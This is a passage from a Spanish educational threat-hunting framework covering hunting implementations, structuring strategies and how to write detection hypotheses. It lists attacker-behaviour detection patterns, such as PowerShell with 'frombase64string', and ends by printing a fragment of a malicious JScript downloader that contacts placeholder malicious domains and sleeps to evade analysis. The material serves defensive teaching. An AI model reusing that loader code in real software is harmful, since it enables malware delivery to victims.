- Basado en evidencias: **por ejemplo**, a partir del análisis de una muestra de programa malicioso para asegurarse de que la amenaza sea real, y que el indicador encontrado es *preciso*.
- Útil: debe haber una *utilidad práctica* para la información obtenida, ya sea para reducir tiempos, descubrir nuevas amenazas o economizar esfuerzos. El CTI debe tener una utilidad clara, un objetivo definido y un porcentaje de confiabilidad alto para no resultar en un exceso de falsos positivos.
- Accionable: la inteligencia de amenazas cibernéticas obtenida debe impulsar la *acción*, no solo complementar los datos o la información para convertir al CTI en un "disparador", tal y como se visto en el punto 8.1.
- Precisa: un modelado de amenazas en el que falta información o que no incluye todo el detalle que los consumidores de dicha inteligencia necesitan, disminuye su eficacia. Así como **no mantener actualizado el mismo**. Por otro lado, la gestión de esta inteligencia debe ser precisa.
  Por ejemplo, para que un IOC de Emotet no sea confundido con un IOC de Dridex se puede utilizar una plataforma de gestión de indicadores.

9.4 Inteligencia de amenazas aplicada a Threat Hunting

9.4.1 Inteligencia para disparar, contextualizar y enriquecer el hunt

La inteligencia de amenazas en su versión *táctica*, no es sino un mecanismo para ayudar en las distintas fases de un proceso de Threat Hunting o desencadenar el mismo.

Ya sea enriqueciendo con información privada/OSINT una detección *sospechosa,* para detectar otros posibles IOC relacionados con la amenaza detectada o para ofrecer un contexto adicional en una detección basada en comportamientos. Incluso como disparador para iniciar un proceso de búsqueda proactiva en el entorno de una amenaza no detectada aún por los sistemas reactivos de seguridad tradicionales, la inteligencia de amenazas debe ser *usable*, *fiable y específica* e incluso, *oportuna.*
También se pueden utilizar inteligencia sobre actores como punto de partida para su búsqueda.

9.4.2 Hunting para generar inteligencia

Mediante acciones de Threat Hunting uno de los *entregables* más valiosos es la nueva inteligencia (táctica y estratégica) no publicada previamente.
Un resumen de los elementos de inteligencia más importantes que pueden ser descubiertos es:

- Cadenas de ejecución basadas en técnicas representables con MITRE ATT&CK o Cyber Kill Chain.
- Tácticas, técnicas y procedimientos utilizados de forma empírica.
- Indicadores de compromiso específicos del ataque detectado.
- Indicadores de ataque del actor que ha perpetrado el ataque.

Capítulo 10. Herramientas de referencia para realizar Threat Hunting

Aunque el propósito de este documento no es definir un conjunto de herramientas únicas, las cuales deban ser utilizadas para realizar Threat Hunting, dado que este marco ha sido realizado con fines educacionales, a continuación, se exponen algunas *herramientas de referencia* utilizadas comúnmente para la realización de tareas de Threat Hunting que son gratuitas y/o libres para guiar al lector en su proceso de aprendizaje:

- YARA.
- Sigma.
- Cuckoo.
- Sysmon, SysmonView , Osquery.
- Snort, Suricata, Zeek.
- ELK, HELK, SOF-ELK
- Mordor.
- IRTriage, Bambiraptor.
- Volatility, Rekall.
- Python, Jupyter Notebooks.
- EVTX.
- MISP, Viper Framework.
- TcpDump, Wireshark, Moloch/Arkime.
- JA3, HASSH, Hfinger, FingerprinTLS, JARM.
- Grep, cat, file, strings.
- APT Simulator.
- Loki.
- Plataformas de análisis y cotejo OSINT: Virustotal.com, Any.run, hybrid-analysis.com, IBM X-Force Exchange, etc.

Algunas distribuciones que pueden ser útiles en determinadas tareas o fases de un proceso de TH son:

- RedHuntOS, SecurityOnion
- SIFT, DEFT, Tsurugi…
- REMnux
- Kali Linux

Nota: plataformas de análisis de datos como Splunk, Azure Sentinel, Devo o Kibana son comúnmente utilizadas en entornos corporativos para acciones de detección de amenazas (proactivas o reactivas) en conjunción con registros (logs) de sistemas operativos, Sysmon, aplicaciones y fuentes de terceros indexadas.

Parte III

The Hunter's Framework

Capítulo 11. Introducción a The Hunter's Framework (THF)

Conceptos	THF - Metodologia	El Threat Hunter	Formación
•Implementaciones •Estrategias •Sinergias	•Definiciones •Método de hunting •Mejores prácticas	•Perfiles habituales •Mentalidad •Decálogo	•Habilidades •Conocimientos •Modelos de madurez

Figura 4. Pilares y conceptos base en The Hunter's Framework. Fuente: THF.

The **H**unter's **F**ramework es un ***marco doctrinal y metodológico-conceptual*** basado en el Threat Hunter como eje central.

THF propone **conceptos, definiciones y una metodología propia** que permitirán a cualquier lector entender tanto el Threat Hunting, como las diferentes formas en las que se puede encajar la *proactividad* del Threat Hunting. Así mismo se han versionado conceptos existentes tales como el "*breach detection gap*", el "*Hunting Maturity Model*" o la **definición de hunting hipótesis** utilizando puntos de vista propios que expanden la capacidad del TH como herramienta defensiva, permiten generar referencias útiles para *medir madurez* y ofrecen nuevos puntos de vista sobre estos conceptos.

Complementando esto se ha optado por **incluir** explicaciones sobre **conceptos** abstractos tales como: "**TTP**", "**hipótesis**", "**IOA**", qué, aunque han sido mencionados en multitud de publicaciones acerca del Threat Hunting, suelen ser motivo de debate entre profesionales (especialmente entre profesionales Forenses y Hunters), quedando definiciones "muy personales" para cada persona/rama sobre qué es qué exactamente.
Para complementar estas definiciones se ofrecen ejemplos técnicos y operativos donde se podrá ver la relación entre ellos.

Por otro lado, para que el Hunter tenga una *guía de referencia* de cómo estructurar y ejecutar un proceso de Hunting se propone una metodología propia, diseñada para tener en cuenta los puntos clave de cualquier hunt. Desde las estrategias previas, seguidas por la fase de preparación, ejecución hasta la entrega de resultados.

Durante el desarrollo de esta publicación, se ha optado por no incluir información de servicio tal como metodologías de gestión de inteligencia, debido a que **cada equipo** debe **definir cómo** y **dónde** prefiere **almacenar** sus **resultados** en **base** a sus **necesidades** concretas. Aun así, se proponen algunas buenas prácticas para ayudar a establecer qué puntos clave debe tener un *sistema de gestión de conocimiento* aplicado a Threat Hunting.

Otro aspecto clave en **THF** es el esfuerzo puesto en ser **agnóstico** y **neutral** tanto en **herramientas**, como en tipos, disparadores y otra información importante a la hora de ejecutar un hunting.

El objetivo es dotar al lector de la capacidad de utilizar un solo método para encontrar amenazas en cualquier tipo de plataforma, independientemente de herramientas, entorno y tipo de hunt. Homogeneizando así el proceso de TH.

En este sentido, aunque las soluciones de detección avanzada (EDR) simplifican y focalizan la detección a nivel endpoint, toda la información incluida en este documento puede ser aplicable a otras fuentes como logs procesados en cualquier tipo de sistema, soluciones IDS, NTA, logs de aplicaciones, etc.

THF también ofrece una *referencia formativa* para que cualquiera pueda tener una idea de qué cosas pueden ser útiles a la hora de realizar un proceso de Hunting y como avanzar en sus habilidades y conocimientos.
Este punto es complementado con un decálogo específico para el Threat Hunter.

Finalmente, THF ha puesto un esfuerzo significativo en tratar de innovar mediante nuevos conceptos e ideas, con el objetivo de hacer de THF una publicación actualizada a la situación del Threat Hunting, el Threat hunter, así como al mundo donde práctica y practicante, actúan.

Complementando a este apartado, se ha puesto foco en ejemplificar situaciones para que el hunter pueda entender el contexto y forma de aplicación de los conceptos aquí expuestos y comúnmente utilizados en TH.

11.1 Aspectos principales del framework

The Hunter's framework propone un marco de trabajo basado en 4 pilares clave:

- **Diseño y arquitectura de TH**: conceptos, implementaciones, estrategias.
- **Implementación**: metodología propia y buenas prácticas.
- **Capacitación**: formación, habilidades y conocimientos recomendados para ejecutar un hunting *con garantía.*
- **The Threat Hunter**: características y mentalidad.

Todo el diseño metodológico está basado en conocimiento, experiencia y práctica real de las personas que han colaborado (o colaborarán) a lo largo de las sucesivas ediciones. Así mismo, en la sección de referencias se puede encontrar información adicional que en mayor o menor medida ha ayudado a realizar esta publicación.

En algunos casos se ha optado por versionar o ampliar conceptos establecidos por publicaciones de referencia como: Huntpedia y TaHiTi Framework, para dotar al lector de una visión *adicional* que le permita seleccionar la configuración más adecuada a sus necesidades.

Recomendamos leer estas publicaciones para poder obtener la máxima información, contextualización y puntos de vista acerca del Threat Hunting y THF.

Capítulo 12. Implementaciones de Threat Hunting



Figura 5. Mapa de posibles implementaciones para acciones de Threat Hunting. Fuente: THF.

12.1 Threat Hunting como servicio (8x5)

Es la forma principal de Threat Hunting. Esta implementación aplica el hunting como departamento o rama del Threat detection/SOC/CSIRT que aplica métodos *proactivos* para detectar amenazas.
Las claves de esta implementación suelen ser:

- Personal específico (Hunters), especializados en detección proactiva.
- Basado en nuevas evidencias. Su "valor" es la capacidad de detectar actividad indetectable para un servicio de monitorización reactivo basado en herramientas como disparador principal, aportando alertas y nuevos métodos de detección (reglas/casos de uso).
- Útil como método de descubrimiento empírico de malas prácticas, shadow IT y otros comportamientos peligrosos y/o dañinos para la organización.
- Desarrollo de inteligencia (**hipótesis, consultas**) que permiten una mejora en el proceso de detección de las herramientas, disminuyendo la superficie de ataque.
- **Pasivo**. Utilizando registros como medio primario, proveyendo de **resultados rápidos** incluso sin **tener** acceso al equipo o **artefacto infectado**. Así mismo, pueden ser empleadas a **gran escala** en **cortos lapsos de tiempo** debido a su no-necesidad de esperar por un tercer elemento, reservando las *acciones activas* para las casuísticas más excepcionales y complicadas, **utilizando contra** los **atacantes** uno de sus **propios principios**: **mantenerse por debajo del radar** (en este caso el radar del atacante).
- Capaz de **realizar I+D+i**, para aumentar el conocimiento sobre los sistemas, redes y logs con el objetivo de detectar ataque desconocidos y **nuevas formas de detección** no aplicadas por las herramientas automáticas "por defecto", así como mejorar los métodos y mecanismos existentes.

En este tipo de hunting se suelen utilizar herramientas de análisis de datos y multitud de fuentes de logs diferentes (puesto de usuario, red, aplicación) complementados por acciones concretas sobre los equipos físicos cuando la situación lo requiere (triajes, volcados RAM, etc).

12.2 Threat Hunting para evaluación del riesgo y compromiso

Este tipo de TH es utilizado de forma similar a la auditoria o "pentest", pero utilizando las herramientas defensivas disponibles en el entorno para evaluar el riesgo y compromiso. Así mismo se pueden desplegar herramientas adicionales para auditar o evaluar tanto prácticas de seguridad, como sistemas concretos en busca de amenazas que puedan estar evadiendo las herramientas y políticas de seguridad del entorno.

En esta casuística normalmente se establece un **alcance y tiempo limitado**. Este alcance puede ser establecido en tácticas y técnicas de MITRE ATT&CK, en la Cyber Kill Chain de Lookhead Martin o usando otros criterios.
Las claves de esta implementación son:

- Personal específico (**Threat Hunters**) especializados en la detección de amenazas.
- **Limitado** en el **tiempo**. Tiene un **alcance**, **duración** e **hipótesis** determinadas **antes del inicio** para ser ejecutado.
- **Basado en TTP**, grupos, campañas o cualquier método previamente acordado. Ya sea en los puntos más habituales de ataque, en detección de actores específicos o en tácticas y técnicas utilizadas por cierto tipo de amenazas (ej: Ransomware).
- **Capacidad de evaluación de herramientas**. Habitualmente uno de los "valores" o entregables es la evaluación de las herramientas en alcance para detectar las TTP propuestas.
  La falta de visibilidad y recomendaciones adicionales para mejorar el proceso de registro y procesado de logs son otro de los valores normalmente disponible en los *entregables*.

12.3 Threat Hunting para responder ante incidentes

A diferencia de las implementaciones anteriores, aquí no se intenta detectar a un atacante oculto en la organización y no detectado. En su lugar, a raíz de un indicio/alerta, se verifican las acciones que podría estar tomando/ha tomado un atacante, previas y/o posteriores a la detección para determinar si existe un actor hostil y el alcance de su ataque como complemento a las acciones forenses puras.

Esta implementación al estar íntimamente relacionada con la informática forense a menudo suele ser realizada por este perfil de profesional.

Las claves de esta implementación son:

- **Reactivo**. Existe un primer indicio que permite iniciar una investigación focalizada.
- **Realizado** (normalmente) por **personal no *específico*** en **Threat Hunting**, sino en informática forense (analistas DFIR). La diferencia entre un analista DFIR y un Threat Hunter no está basada (normalmente) en conocimientos, sino en **metodología, punto de vista, partida y actuación**.
- **Con capacidades adicionales**. Normalmente el TH es pasivo o levemente activo, sin embargo, en un

incidente, normalmente el analista tiene posibilidades adicionales debido a que la prioridad es la detección y contención antes de que la amenaza realice un impacto mayor.

Por esto se utilizan herramientas activas, que normalmente no se utilizarían como primera opción, mayoritariamente orientadas al análisis informático forense.



Figura 9. Relación entre disciplinas con un punto en común: responder ante un incidente. Fuente: THF.

12.4 Retro-Hunt (Threat Hunting retroactivo)

El retro-hunt se basa en el mismo principio por el cual puede existir una amenaza subyacente, con la diferencia de que el rango temporal de búsqueda es con **fechas de inicio y fin *pasadas***.

En esta implementación se suelen buscar amenazas previamente definidas, basándose en IOA (en algunos casos complementados por IOC). En caso de que las fechas de búsqueda sean desde el presente hacia un tiempo pasado cercano, no podría considerarse retro-hunting, sino hunting común (como el implementado como servicio).

Todas las estrategias de hunting se pueden aplicar también en este punto.

A diferencia del TH para responder a incidentes aquí el punto de partida no tiene porqué ser un incidente, puede no haber constancia de haber sufrido una brecha, y por lo tanto el resultado es incierto.

Esta implementación de hunting es útil para detectar posibles compromisos por APT que han tardado mucho tiempo (años) en ser detectados, y del cual se tienen sospechas que habría podido atacar a nuestra organización (normalmente en base a información de inteligencia) con distintos IOC, pero mismas TTP/IOA.

12.5 Tabla resumen de implementaciones

Tipo	Situación temporal	Dificultad de implementación	Herramientas necesarias	Detonador
Servicio	Proactivo	Media	Data Analytics, EDR, IDS.	Todos
Retro-Hunt	Reactivo	Media	Data Analytics, histórico de logs	Incidentes, Informes post-infección.
Para responder a incidentes	Reactivo	Baja	Data Analytics, EDR, IDS.	Incidentes. Alertas. Retro-hunting
Evaluación de compromiso	Proactivo	Media	Data Analytics, EDR, IDS.	Incidentes. Informes de inteligencia. Otras.

Tabla 2. Resumen de implementaciones y aspectos más importantes a valorar. Fuente: THF.

Nota: aunque THF propone distintas situaciones en las cuales se puede aplicar literalmente el Threat Hunting, esta metodología está enfocada en el tipo principal (para muchos único) de Threat Hunting: **el de servicio**, realizado por expertos en la materia como servicio y de forma pasiva (analizando datos y logs).

Capítulo 13. Estrategias de estructuración en procesos de Threat Hunting

13.1 Threat Hunting desestructurado

Este tipo de estructura no tiene una definición previa de TTP o IOA. En lugar de eso el analista va generando en tiempo real las hipótesis y consultas en base a los eventos que ve, sus conocimientos, experiencia previa, informes de inteligencia recientes, TTP susceptibles de ser explotadas y que actualmente no están cubiertas, etc.

- Su mayor **fortaleza** es la **libertad** para moverse entre **distintos puntos** en base a lo que el **analista considere** más **urgente** *sobre el terreno*. Así mismo **estimula** la **creatividad** del analista.
- Su mayor **debilidad** es la **falta** de **priorización** previa y **aleatorización** en base a criterios que pueden (o no) ser los más adecuados o urgentes en cada momento. Es **dependiente** de la **experiencia** y **habilidad** del **analista**.

Usualmente este tipo de hunting es utilizado para hacer evaluación de herramientas, así como explorar si las ideas de un analista son acertadas basando el proceso de hunting en ideas + datos (data driven), generando las hipótesis sobre estos datos, en lugar de usar IOA conocidos (por el analista previamente).

13.2 Threat Hunting estructurado

Este tipo de estructura está completamente definida desde el principio. Existe un alcance en TTP y/o tiempo que limita al Hunter en su labor. Esta estrategia no modifica su alcance en función de los resultados. En su lugar se hace referencia a ellos en los entregables para su posible investigación futura.

- Su mayor **fortaleza** es que permite establecer un **calendario**, así como una **priorización** y **alcance**, permitiendo mejorar la **eficiencia** de los hunt ejecutados.
- Su mayor **debilidad** es la **rigidez** en la **ejecución**. Esto limita la capacidad de acción en caso de encontrar otras hipótesis susceptibles de ser investigadas (basadas en las evidencias encontradas), así como los **peligros** de un calendario demasiado extenso por cada hunting **limitando** la "**iteratividad**" por las diferentes técnicas y disminuyendo la capacidad del TH de adelantarse a los atacantes.

13.3 Threat Hunting híbrido

Esta estructura es un híbrido de las dos anteriores. Se puede configurar el peso de cada una a voluntad.
Este tipo, a su vez, contiene otros tres subtipos:

Híbrido-Reactivo: este subtipo se basa en una **definición inicial** de **TTP** y, en caso de que en el transcurso de la **investigación** los resultados de las hipótesis **muestren información relevante** el **alcance** puede ser **ampliado** a nuevas hipótesis o TTP (sin que eso signifique que se esté investigando un incidente).
El alcance también puede ser ampliado por recientes reportes críticos o criterios de urgencia similares.

Su mayor ventaja es la capacidad de extender investigaciones a TTP no contempladas inicialmente, pero susceptibles de ser investigadas ya sea por su criticidad o necesidades urgentes y/o no contempladas inicialmente.

Esto también permite tener una priorización más dinámica, que permita identificar si un atacante recientemente descubierto está usando esas mismas TTP con distintos IOC en el entorno a vigilar.

Híbrido-Proactivo: este subtipo normalmente marca un **tiempo determinado** para realizar un **análisis estructurado** y **otro** tiempo para un **análisis desestructurado**. Los puntos tanto estructurados como desestructurados pueden o no estar relacionados entre ellos. De esta manera se consigue obtener un **entregable final** con más información, **más completo** y actualizado.

Su mayor ventaja reside en cubrir una superficie base (estructurada, específica), y la capacidad de incorporar de forma dinámica y bajo demanda (y criterio del analista), nuevas ideas e hipótesis en base a los datos observados permitiendo obtener un alcance mayor y más preciso.

Híbrido-Total: este subtipo incorpora una **parte** de **hunting estructurado** y **dos partes adicionales** de hunting desestructurado, divididas en:

- **Proactivo** (a raíz de ideas del analista e información observada en el hunting estructurado).
- **Reactivo** (basado en nuevos IOC/IOA/Inteligencia conocida en el transcurso del hunt que debe ser revisada de inmediato, sin perjuicio del resto de acciones de hunting).

Los porcentajes de tiempo para cada uno deben ser definidos antes de comenzar el hunt, de forma que el analista tenga una referencia clara y concisa de cuánto tiempo deberá dedicar a cada parte.

Su mayor ventaja reside en incorporar las ventajas de todos los tipos anteriormente mostrados, permitiendo tanto versatilidad como agilidad y predictibilidad por la garantía de cobertura de la sección estructurada.

13.4 Tabla resumen de estructuración en Hunting

Tipo	Ventajas	Inconvenientes
Desestructurado	Libertad para priorizar en base al criterio del técnico.	Aleatoriedad. Falta de priorización que permita establecer líneas base.
Estructurado	Permite establecer una priorización y alcance previos.	Falta de flexibilidad para adaptarse a los posibles inconvenientes encontrados durante las investigaciones. Necesidades no planificadas (como la colaboración en incidentes). Limitación en cobertura de cada técnica por la falta de adaptación a los tiempos de cada una.
Hibrido-reactivo	Permite reaccionar ante necesidades imprevistas como investigaciones largas. Mantiene características de priorizaciones y alcance de la estrategia estructurada.	Una mala implementación podría implicar que ni la parte estructurada ni la desestructurada sean tan útiles como deberían serlo.
Híbrido-proactivo	Permite incorporar nuevas hipótesis satelitales fuera del alcance estructurado. Mantiene características de priorizaciones y alcance de la estrategia estructurada.	Una mala implementación podría implicar que ni la parte estructurada ni la desestructurada sean tan útiles como deberían serlo.
Híbrido-total	Permite incorporar nuevas hipótesis satelitales fuera del alcance estructurado. Permite reaccionar ante necesidades imprevistas como investigaciones largas. Mantiene características de priorizaciones y alcance de la estrategia estructurada.	Una mala implementación podría implicar que ni la parte estructurada ni la desestructurada sean tan útiles como deberían serlo.

Tabla 3. Resumen de estrategias de implementación. Fuente: THF.

Capítulo 14. Threat Hunting hipótesis

Uno de los puntos clave de **THF** es su necesidad de **definir** el **contenido** que un **hunter** debe **utilizar** en su trabajo. A este sentido, uno de los términos más ambiguos y difíciles de explicar por parte de los propios hunter es el de **hipótesis**. Si bien existe una definición matemática de la misma, **THF propone** una **definición** de *hunting hipótesis*, así como lo que no es una hipótesis, y como las hipótesis hacen de **unión** entre las **ideas** y las **consultas**.

14.1 Definición de hipótesis

> Hunting hipótesis es la especificación concreta y técnica de una idea/TTP o parte de ésta. Contiene una lógica enfocada en un indicador o método candidato a ser usado en un ataque.

Cita 8. Definición de Hunting hipótesis. Fuente: THF

Cada hipótesis debe tener (al menos) un comportamiento o parámetro a buscar y una *justificación de uso malicioso* que sustente su existencia. Habitualmente también tiene algún tipo de indicación sobre *cómo* se va a buscar ese indicador o comportamiento.

Usualmente una hipótesis se compone de un IOA o un/varios comportamiento(s) y una forma de buscarlo.

Ejemplo: Powershell.exe **ejecutándose con parámetro** "**frombase64string**".

14.2 Usos de hipótesis

Una hipótesis evalúa si un ataque, parte o comportamiento de éste, está presente en un entorno/log.

Mediante **hipótesis** se consigue una ***unidad de detección* (de ataques) *y medida* (de esfuerzo/tiempo)** de un ***ciclo de detección proactiva***. Siendo ésta la unidad básica de la que se compone un hunt.
Habitualmente existen varias hipótesis relacionadas con un atacante/ataque/amenaza en el mismo hunt.

El equivalente en detección reactiva sería un caso de uso.

14.3 Criterios para generar hipótesis

A la hora de generar hipótesis es necesario tener en cuenta algunos *criterios mínimos*. Adicionalmente, algunas publicaciones de referencia han tratado este aspecto en mayor profundidad. **Una hipótesis debe explicar por sí misma el comportamiento a buscar**. Los criterios mínimos que debe tener una hipótesis son:

- ♠ Convertible (en consulta). Si una hipótesis no puede ser convertida en consulta ya sea para un lenguaje común (Sigma, YARA), como lenguajes específicos (KQL, XQL, SPL) es simplemente conocimiento. Una TTP podría ser "simplemente" conocimiento. **Una hipótesis**: **no**.

- ♠ Específica. **Una hipótesis poco específica es solo una idea**.
  La hipótesis debe indicar de forma precisa qué se va a buscar.
  La lógica nunca puede depender de la implementación en el lenguaje de consulta.
  El peso de la detección debe ser establecido en la propia hipótesis.

  Por otro lado, si intentamos encontrar **demasiadas** "**cosas**" en una sola hipótesis nos arriesgamos a **no encontrar** una **amenaza** por el reemplazo de cualquier comando, carácter o unidad equivalente. O lo contrario, obtener demasiados resultados por consulta resultando *inmanejable*.

- ♠ Agnóstica. Una hipótesis no debe de depender de una fuente de datos o herramienta. En su lugar, cada hipótesis debe de ser reutilizable en la mayor parte de herramientas y fuentes posibles.

- ♠ Tipificable. Las hipótesis no son objetos absolutos. Pueden tener tipos (command line, red, relacional, volumétrica, anomalías, TTPs de X).
  Así mismo pueden ser específicas a un IOA o incluso genéricas a una TTP.

  Combinar y evolucionar hipótesis (y sus tipos) es un arte complejo pero valioso para **aumentar** la **madurez** de un **equipo de TH** y obtener resultados en plataformas *poco usables*.

14.4 Buenas prácticas con hipótesis

- No depender de un solo tipo de hipótesis para conducir hunts.

- Ordenar y gestionar las hipótesis y sus consultas. Una hipótesis puede tener incluso varias consultas en una misma plataforma por razones de volumetría, limitaciones de la herramienta u otras causas.

- Asumir que: **una hipótesis puede ser válida incluso aunque no se tenga herramientas donde validarla**. Las hipótesis deben existir incluso aunque *aún* no se disponga de una plataforma donde validarla.

- **Referenciar el origen**. Dado que en una investigación la evaluación de resultados necesitará entender en muchos casos cual es el sentido/contexto de la hipótesis-consulta. Contexto que es aportado por la TTP/idea de la cual nació y que aporta *entendimiento* en la fase de análisis de resultados.

Sin entendimiento suficiente, se corre el riesgo de no entender si los resultados mostrados por una hipótesis son verdaderas amenazas o falsos positivos por casuísticas que el analista desconoce.

14.5 ¿Cuáles son las fuentes para generar hipótesis?

Las dos fuentes principales de hipótesis son las siguientes:

- **Ideas** del analista.
- **TTP** conocidas.

Generar hipótesis de calidad es clave para una *detección efectiva*. Es clave tener un **gran número** de **hipótesis**, **relacionadas** entre sí para poder **cubrir** cualquier **comportamiento**, **complementándose**, e incluso **superponiéndose** entre ellas (cuando la **volumetría** de resultados así lo **requiera**). Así mismo, cuantas más consultas por cada hipótesis y lenguaje, mejor se puede *gestionar* el volumen de resultados por consulta y aumentar la superficie de ataque cubierta.

14.5.1 Generación basada en ideas

Esta fuente obliga al analista a tener un punto de partida amplio, sin una concreción técnica.
Un ejemplo es: "Uso de outlook para ejecutar phishing".

Esta idea puede tener mucho sentido, pero es poco *accionable*. Necesitamos detalle de *cómo* se va a hacer eso. Este proceso será realizado mentalmente por el analista para traducir esta idea a hipótesis susceptibles de ser buscadas y finalmente traducidas a consultas en el lenguaje de cada herramienta.

Por otro lado, **la creatividad del analista es un factor *clave*** para el desarrollo de la mayor cantidad (y calidad) de ideas e hipótesis. Algunos métodos para estimular la creatividad y obtener ideas pueden ser:

- Lectura de informes de inteligencia y ataques realizados por actores avanzados (APT).
- Lectura de documentación de herramientas que puedan ser utilizadas por atacantes.
- Conversaciones con otros analistas o con gente que realice auditorias de seguridad (Purple team).



Figura 7. Pasos a nivel mental para desarrollar contenido por parte de un Threat Hunter en base a ideas. Fuente: THF.

Una fórmula para estimar la capacidad de generar hipótesis basadas en ideas es la siguiente:

$$\frac{(K + Exp + Env)x\ CR}{(Inf + Cap)\,x\,Ver}$$

K: Conocimiento del analista **EXP**: experiencia del analista **Env**: conocimiento de diferentes entornos **CR**: Creatividad del analista	**Inf**: Información de las distintas fuentes **Cap**: Capacidad de almacenamiento de las fuentes **Ver**: versatilidad de plataformas y sus lenguajes de búsqueda

Fórmula 1. Fórmula de estimación de capacidad de generación de hipótesis basadas en ideas. Fuente: THF.

Usando **el ejemplo** de Outlook para diseminar phishing podríamos sacar (al menos) las siguientes hipótesis:

- User-Agent de Outlook conectando con webs con una distancia de levenshtein de 1 con "Office.com".
- Outlook ejecutando archivos ".pdf.js" vía wscript.exe.

14.5.2 Generación en base a TTP

A diferencia de las ideas, cuando la fuente es una TTP el propio procedimiento aporta *una lógica* o comportamiento y uno/varios indicador(es) de compromiso o ataque. **Una TTP, a su vez, puede generar una o varias hipótesis**. Para esto es imperativo *tener idea* de qué parte del procedimiento es útil y cual reemplazable.

Un ejemplo de TTP donde se extraen varios IOA para generar hipótesis es el siguiente:

```
function anonymous() {
o = ["www.maliciousdomain1.com","www.maliciousdomain2.nl","www.maliciousdomain3.cn"];
O = 0; while (O < 3) { F = WScript.CreateObject('MSXML2.ServerXMLHTTP');
h = Math.random().toString()["substr"](2,70+30);
if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") !=
"%USERDNSDOMAIN%") {h=h+"175721";} try{ F.open('GET', 'https://'+o[O]+'/search.php'+"?inkfdwwpkhwkj="+h,
false); F.send(); }catch(e){ return false; } if (F.status === 200) { var z = F.responseText; if ((z.indexOf("@"+h+"@",
0))==-1) { WScript.sleep(222222); }
